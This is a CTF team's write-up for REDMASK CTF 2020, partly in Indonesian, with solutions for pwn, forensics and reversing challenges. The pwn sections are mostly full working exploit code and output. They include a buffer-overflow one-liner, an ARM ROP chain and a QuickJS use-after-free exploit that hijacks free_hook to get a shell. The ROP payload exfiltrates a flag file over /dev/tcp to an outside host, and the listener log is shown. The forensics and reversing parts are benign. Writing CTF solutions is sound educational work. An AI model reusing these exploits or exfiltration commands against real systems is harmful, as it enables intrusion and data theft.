


PoC REDMASK CTF 2020

TIM

GAGAL MASUK UNCH DEEP



ANGGOTA

coraa
rhamaa
n0p

PWN

Home

Overwrite variable with 0x00c0221b via buffer overflow

```
➔ pwn python3 -c 'import sys;
sys.stdout.buffer.write(b"A"*20+b"\x1b\x22\xc0\x00")' | nc
202.148.27.84 3452
Home Sherlock Holmes 0xc0221b?buf: AAAAAAAAAAAAAAAAAAAAAA
al: 0x00c0221b
redmask{Holm3ss_B4k3rStr3TT}
```

Flag: redmask{Holm3ss_B4k3rStr3TT}

BabyARM

After 32 bytes data will trigger buffer overflow -> ROP -> Write string anywhere via write mem gadget -> call system

```
from pwn import *

#context.arch = "arm"
#context.terminal = "tmux splitw -h -f".split()
#p = process("/usr/bin/qemu-arm-static -g 4444 ./main".split())
#p = process("/usr/bin/qemu-arm-static ./main".split())
p = remote("202.148.27.84", 20002)
#cmd = "b* 0x104a0"
# 0x34df4 <__vfwprintf_internal+5772>: pop      {r0, r2, r3, r4,
r5, r6, r7,
# pc}}
# 0x0003777e (0x0003777f): pop {r1, pc};
# 0x4901a <__aeabi_ldiv0+10>: pop      {r1, pc}

# 0x103f6 <__do_global_dtors_aux+42>: strb     r3, [r4, #0]
# 0x103f8 <__do_global_dtors_aux+44>: pop      {r4, pc}

# 0x43df2 <check_free.isra.0+34>: str      r3, [r4, #0]
# 0x43df4 <check_free.isra.0+36>: pop      {r3, r4, r5, pc}

# 0x1fa9c <memmove+236>: pop      {r0, r4, pc}

pop_reg = 0x0001aab0
str_mem = 0x0001fa98
```

```

def str(next_r3=0x41414141, next_r4=0x41414141,
next_r5=0x41414141):
    rop = p32(0x43df2+1)
    rop += p32(next_r3)
    rop += p32(next_r4)
    rop += p32(next_r5)
    return rop

def pop(r3=0x41414141, r4=0x41414141, r5=0x41414141):
    rop = p32(0x43df4+1)
    rop += p32(r3)
    rop += p32(r4)
    rop += p32(r5)
    return rop

def pop_r0_r4(r0=0x41414141, r4=0x41414141):
    rop = p32(0x1fa9c)
    rop += p32(r0)
    rop += p32(r4)
    return rop

pause()
bss = 0x0073280
system = 0x14c10
leak = int(p.recvline())
print(hex(leak))

def write_bytes(addr, s):
    rop = pop(r3=u32(s[:4].ljust(4, b"\x00")), r4=addr)
    for i in range(4, len(s), 4):
        addr += 4
        rop += str(next_r3=u32(s[i:i+4].ljust(4, b"\x00")),
next_r4=addr)
    rop += str(next_r3=0, next_r4=addr+4)
    return rop

rop = write_bytes(bss, b"/bin/bash -c 'cat /home/ctf/flag.txt >
/dev/tcp/systems.n0psledbyte.com/2121'")
rop += pop_r0_r4(r0=bss)
rop += p32(system+1)

p.sendline(b"A"*36+rop)
p.interactive()

```

```

root@systems:~# nc -lvp 2121
listening on [any] 2121 ...
20.197.88.48:binverse host lookup failed: Unknown host
connect to [101.50.0.41] from (UNKNOWN) [20.197.88.48] 49074
redmask{br0ther_in_arm_pwn}root@systems:~#

→ babyarm python3 exploit
python3: can't open file 'exploit': [Errno 2] No such file or directory
→ babyarm python3 exploit.py
[+] Opening connection to 202.148.27.84 on port 20002: Done
[*] Paused (press any to continue)
0x5fcb902b
[*] Switching to interactive mode
/home/ctf/run.sh: line 3: 672 Segmentation fault (core dumped) qemu-arm-static /home/ctf/main 2>
81
[*] Got EOF while reading in interactive
$

```

Flag: redmask{br0ther_in_arm_pwn}

NotSoFast

Ada patch file yang akan menambahkan fungsi baru di quickjs, fungsi itu adalah ArrayDetachBuffer. Fungsi itu akan menghapus ArrayBuffer dari parameter yang diberikan. Kita dapat melakukan use after free, dengan menggunakan typedarray yang menunjuk ke arraybuffer, lalu free arraybuffer dengan ArrayDetachBuffer. Disini typedarray akan menunjuk lokasi memory yang telah difree, kita dapat mengalokasikan typedarray lain sehingga typedarray sebelumnya akan menunjuk ke typedarray yang lain, dari sini kita dapat mengoverwrite backingstore typedarray lain untuk melakukan arbitrary-read-write.

exploit.js

```

var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);

function ftoi(val) {
    f64_buf[0] = val;
    return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) <<
32n);
}

function itof(val) {
    u64_buf[0] = Number(val & 0xffffffffn);
    u64_buf[1] = Number(val >> 32n);
    return f64_buf[0];
}

var pwn = new ArrayBuffer(0x48);
var pwn2 = new ArrayBuffer(0x48);
var pwn3 = new ArrayBuffer(0x700);

```

```

var b = new Float64Array(pwn);
b[0] = 1.1
arr = [b, 0x13337]
ArrayBufferDetach(pwn)
const heap = ftoi(b[1])
console.log(heap);
var cc = new Float64Array(pwn2);
var d = new Float64Array(pwn2);
ArrayBufferDetach(pwn3)

const read64 = (addr) => {
    b[7] = itof(addr);
    return ftoi(cc[0]);
}

const write64 = (addr, val) => {
    b[7] = itof(addr);
    cc[0] = itof(val);
}

i = 0;
var libc_addr = 0;
var tmp = 0;
var tmp2 = 0;
for(let i=0;i<0x100000;i++) {
    libc_addr =
read64(BigInt(heap)+BigInt(i)*BigInt(8))&BigInt(0xff0000000000)
    if(libc_addr == 0x7f0000000000) {
        libc_addr =
read64(BigInt(heap)+BigInt(i)*BigInt(8))
        tmp =
read64(BigInt(heap)+BigInt(i+1)*BigInt(8))
        tmp2 =
read64(BigInt(heap)+BigInt(i-1)*BigInt(8))
        if(libc_addr == tmp && tmp2 < 0x500) {
            break;
        }
    }
}

console.log(libc_addr)
d[0] = itof(BigInt(26739)) // sh
write64(BigInt(libc_addr)+7240n, BigInt(libc_addr)-BigInt(3786576))
// free_hook = system
ArrayBufferDetach(pwn2)
arr.push(0)

```

```

→ redmask (cat exploit.js; echo EOF; cat -) | nc 202.148.27.84 20001
id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
cat /home/*/f*
redmask{ah_yes_the_classic_how2heap_ye_et}

```

Flag: redmask{ah_yes_the_classic_how2heap_ye_et}

Forensics - QR Blocks



Diberikan sebuah file bernama **qr.png** yang terlihat seperti potongan dari QR Code. Langkah pertama kami lakukan enumerasi dengan memeriksa apakah terdapat kerusakan pada file PNG tersebut. Kami menggunakan *utility* pngcheck.

```

/mnt/c/Users/T-REX/Desktop » pngcheck -vf qr.png
File: qr.png (6241 bytes)
  chunk IHDR at offset 0x0000c, length 13
    50 x 50 image, 1-bit grayscale, non-interlaced
  chunk oFFs at offset 0x00025, length 9: 300x250 pixels offset
  CRC error in chunk oFFs (computed e2607100, expected 496d3531)
  chunk IDAT at offset 0x0003a, length 55
    zlib: deflated, 32K window, default compression
  CRC error in chunk IDAT (computed caafa716, expected 496d3531)
  chunk oFFs at offset 0x0007d, length 9: multiple oFFs not allowed
: 150x200 pixels offset
  CRC error in chunk oFFs (computed 12361ed6, expected 496d3339)
  chunk IDAT at offset 0x00092, length 55: IDAT chunks must be consecutive
  chunk oFFs at offset 0x000d5, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x000ea, length 56: IDAT chunks must be consecutive
  chunk oFFs at offset 0x0012e, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x00143, length 53: IDAT chunks must be consecutive
  chunk oFFs at offset 0x00184, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x00199, length 57: IDAT chunks must be consecutive
  chunk oFFs at offset 0x001de, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x001f3, length 31: IDAT chunks must be consecutive
  chunk oFFs at offset 0x0021e, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x00233, length 23: IDAT chunks must be consecutive
  chunk oFFs at offset 0x00256, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x0026b, length 49: IDAT chunks must be consecutive
  chunk oFFs at offset 0x002a8, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x002bd, length 35: IDAT chunks must be consecutive
  chunk oFFs at offset 0x002ec, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x00301, length 32: IDAT chunks must be consecutive
  chunk oFFs at offset 0x0032d, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x00342, length 25: IDAT chunks must be consecutive
  chunk oFFs at offset 0x00367, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x0037c, length 37: IDAT chunks must be consecutive
  chunk oFFs at offset 0x003ad, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x003c2, length 38: IDAT chunks must be consecutive
  chunk oFFs at offset 0x003f4, length 9: multiple oFFs not allowed
  chunk IDAT at offset 0x00409, length 37: IDAT chunks must be consecutive
  chunk oFFs at offset 0x0043a, length 9: multiple oFFs not allowed

```

Setelah lakukan analisis terhadap file PNG tersebut, didapati bahwa tiap chunk yang menyusun file PNG mengalami kerusakan atau tidak cocok.

Berdasarkan dari [referensi](#) yang kami dapat, file PNG tersusun atas *chunk* yang menyusun file tersebut. Chunks esensial yang terdapat pada file PNG adalah:

1. IHDR: image header, which is the first chunk in a PNG datastream.
2. PLTE: palette table associated with indexed PNG images.
3. IDAT: image data chunks.
4. IEND: image trailer, which is the last chunk in a PNG datastream.


Dengan layout-nya sebagai berikut



Didasari pengetahuan tersebut, kami tinjau kembali chunks yang menyusun file **qr.png** didapati bahwa kerusakan awal dimulai dari chunk tipe **oFFs**. Berdasarkan [referensi](#), chunk ini tidak diperbolehkan muncul lebih dari satu kali dalam suatu file PNG. Setelah ditelusuri lebih lanjut, menggunakan bantuan *tool* [TweakPNG](#) kami dapat melihat keseluruhan informasi dari file **qr.png** tersebut.

qr.png (C:\Users\T-REX\Desktop\) - TweakPNG				
File Edit Insert Options Tools Help				
Chunk	Length	CRC	Attributes	Contents
IHDR	13	3644b5...	critical	PNG image header: 50×50, 1 bit/sample, grayscale, noninterlaced
oFFs	9	e2607100	ancillary, safe to copy	image offset = (300,250) pixels
IDAT	55	caafa716	critical	PNG image data
oFFs	9	12361e...	ancillary, safe to copy	image offset = (150,200) pixels
IDAT	55	c7f544fa	critical	PNG image data
oFFs	9	c9c22320	ancillary, safe to copy	image offset = (200,250) pixels
IDAT	56	5709d4...	critical	PNG image data
oFFs	9	a48add...	ancillary, safe to copy	image offset = (350,250) pixels
IDAT	53	a39b60...	critical	PNG image data
oFFs	9	260084...	ancillary, safe to copy	image offset = (200,100) pixels
IDAT	57	e2c9b1...	critical	PNG image data
oFFs	9	11154390	ancillary, safe to copy	image offset = (150,0) pixels
IDAT	31	7349383a	critical	PNG image data
oFFs	9	375ae2bf	ancillary, safe to copy	image offset = (0,50) pixels
IDAT	23	1784e0...	critical	PNG image data
oFFs	9	b4833df4	ancillary, safe to copy	image offset = (50,150) pixels
IDAT	49	2af24963	critical	PNG image data
oFFs	9	aaa956e3	ancillary, safe to copy	image offset = (0,400) pixels
IDAT	35	20bd0d...	critical	PNG image data
oFFs	9	494ffb82	ancillary, safe to copy	image offset = (100,0) pixels
IDAT	32	809f83f2	critical	PNG image data
oFFs	9	4ad9d4...	ancillary, safe to copy	image offset = (350,0) pixels
IDAT	25	97d8b9...	critical	PNG image data

Terdapat 81 buah chunk IDAT yang membentuk suatu gambar. Kami asumsikan bahwa beberapa *chunk* IDAT tersebut merupakan potongan dari gambar QR Code yang lain. Dengan didasari itulah, kami ekstrak file-file chunk IDAT tersebut dan didapati potongan-potongan QR Code



Gambar-gambar diatas masih teracak sehingga kami tidak dapat menyusun QR Code yang dimaksud. Setelah analisis lebih lanjut kami sadari bahwa chunk **oFFs** memberikan informasi

letak fixed offset dari tiap potongan gambar. Dapat dilihat pada gambar hasil dari analisis TweakPNG.

Dengan menggunakan script ini, kami *rename* seluruh potongan gambar tersebut.

```
import os
with open('position') as p:
    a = [x.replace('\n', ' ') for x in p.readlines()]

b = [str(x) for x in range(1,82)]

for x,y in zip(a,b):
    os.rename(y+'.png',x+'.png')
```



Terakhir, kita satukan potongan-potongan gambar tersebut menggunakan *montage*. Berikut scriptnya:

```
#!/bin/bash

montage \({0,50,100,150,200,250,300,350,400},0\) .png -tile x1 -geometry +0+0 line1.png
montage \({0,50,100,150,200,250,300,350,400},50\) .png -tile x1 -geometry +0+0 line2.png
montage \({0,50,100,150,200,250,300,350,400},100\) .png -tile x1 -geometry +0+0 line3.png
montage \({0,50,100,150,200,250,300,350,400},150\) .png -tile x1 -geometry +0+0 line4.png
montage \({0,50,100,150,200,250,300,350,400},200\) .png -tile x1 -geometry +0+0 line5.png
montage \({0,50,100,150,200,250,300,350,400},250\) .png -tile x1 -geometry +0+0 line6.png
montage \({0,50,100,150,200,250,300,350,400},300\) .png -tile x1 -geometry +0+0 line7.png
montage \({0,50,100,150,200,250,300,350,400},350\) .png -tile x1 -geometry +0+0 line8.png
montage \({0,50,100,150,200,250,300,350,400},400\) .png -tile x1 -geometry +0+0 line9.png
montage -mode concatenate -tile 1x line*.png out.png
```

Script tersebut menghasilkan QR Code yang diinginkan.



Flag: redmask{qr_c0de_in_mon0chrom3_haystack}

Rev - holm3s

Diberikan file binary bernama **holm3s**

Dengan melakukan teknik klasik (*grep to win*) pada saat bermain CTF, didapat flag.

```
/mnt/c/Users/T-REX/Downloads » strings holm3s | grep redmask
```

Flag: redmask{Holm3s_Simpl3_st1ngZZZZZ}